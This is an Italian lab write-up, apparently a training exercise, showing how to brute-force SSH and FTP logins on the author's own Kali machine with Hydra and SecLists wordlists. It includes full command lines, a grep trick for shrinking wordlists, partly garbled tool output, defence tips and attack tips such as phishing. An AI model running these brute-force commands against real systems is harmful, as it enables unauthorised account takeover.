
## HYDRA ATTACK



HYDRA è un software per eseguire diversi attacchi Dizionario/Bruteforce su diversi protocolli di rete per scoprire l'USER e la Password.

Esso può essere eseguito da riga di comando oppure da GUI (interfaccia grafica)

Oggi proveremo, tramite riga di comando, di trovare i dati di accesso alla porta SSH (22)

Tutte le porte utilizzano un sistema di autenticazione per potervi accedere . La porta SSH (22) è utilizzata per far comunicare diversi dispositivi criptando il trasferimento dei dati rendendoli sicuri. Per prima cosa andiamo a creare un nuovo user sulla macchina Kali:

USER: test\_user
Password: testpass

Adesso accendiamo la porta ssh con il seguente comando:

SERVICE SSH START

SERVICE SSH STATUS → per capire se è aperta

Proviamo un piccolo test usando test user

Con questo comando facciamo collegare l'user ad un server tramite il protocollo SSH

Facciamo partire i hydra e scriviamo su riga di comando la seguente istruzione:

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.14 -t 4 -W 1 -vV ssh

- -L va a prendere i possibili user da un dizionario precedentemente installato su kali (seclist)
- -P Va a prendere le possibili password da un dizionario seclist
- -t 4 Numero di tentativi per combinazione
- -W1 Delay per ogni combinazione
- -vV Vedo i tentativi

Si è stimato che per trovare la password ed user il software ci metta un tempo esorbitante.

Quindi dobbiamo trovare una soluzione al problema:

- 1. trovare una lista più piccola ed aggiornata da poter testare
- creare una lista utilizzando il comando grep per filtrare le liste di SECLIST grep -E "^[a-z]{8}\$" xato-net-10-million-passwords-1000000.txt | grep "pass"

prendi in considerazione soltanto gli user nella lista con 8 caratteri ed nel campo

password solo ed esclusivamente le parole contenti pass

Creando questa lista (esempio da me creata) possiamo riavviare HYDRA e scoprire le credenziali:

Quello scritto in verde sono le credenziali che stiamo cercando

Ho provato nello stesso modo non il protocollo FTP

```
File Actions Edit View Help

(kali@kali)-[~/Desktop]

$ hydra -V -K -L user.txt -P password.txt -t4 192.168.1.14 ftp
Hydra 94.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 14:13:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (1:4/p:4), ~4 tries per task
[DATA] attacking ftp://192.168.1.14 - login "dsdavgsdsd" - pass "agsdgsgh" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.1.14 - login "dsdavgsdsd" - pass "sdhsfhsfdh" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.14 - login "dsdavgsdsd" - pass "ssfhsrhs" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.14 - login "dsdavgsdsd" - pass "ssfhsrhs" - 3 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "addavgsdsd" - pass "ssfhsrhs" - 5 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "adm" - pass "ssdhsfhsfdh" - 6 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.14 - login "adm" - pass "ssfhsrhs" - 7 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "adm" - pass "agsdgsgh" - 8 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "adm" - pass "agsdgsgh" - 9 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "agsdgsgh" - 1 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "agsdgsgh" - 1 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "agsdgsgh" - 1 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "sdhsfhsfdh" - 10 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "agsdgsgh" - 1 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "agsdgsgh" - 1 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "ad" - pass "sdhsfhsfdh" - 10 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.14 - login "test_user" - pass "sdhsfhsfdh" - 10 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.1.14 - login "test_user" - pass "sdhsfhsfd
```

## SOLUZIONI PER DIFESA

- Per difendersi a questo attacco possiamo utilizzare password più lunghe e complesse
- 2. Utilizzare parole meno comuni
- 3. Usare la doppia autenticazione

## SOLUZIONI PER ATTACCO

- 1. Utilizzare Dizionari più corti e aggiornati sulle nuove parole
- 2. Utilizzare metodi utilizzando l'ingegneria sociale esempio PHISHING

3. Provare con protocolli che non utilizzano la criptazione dei dati (FTP)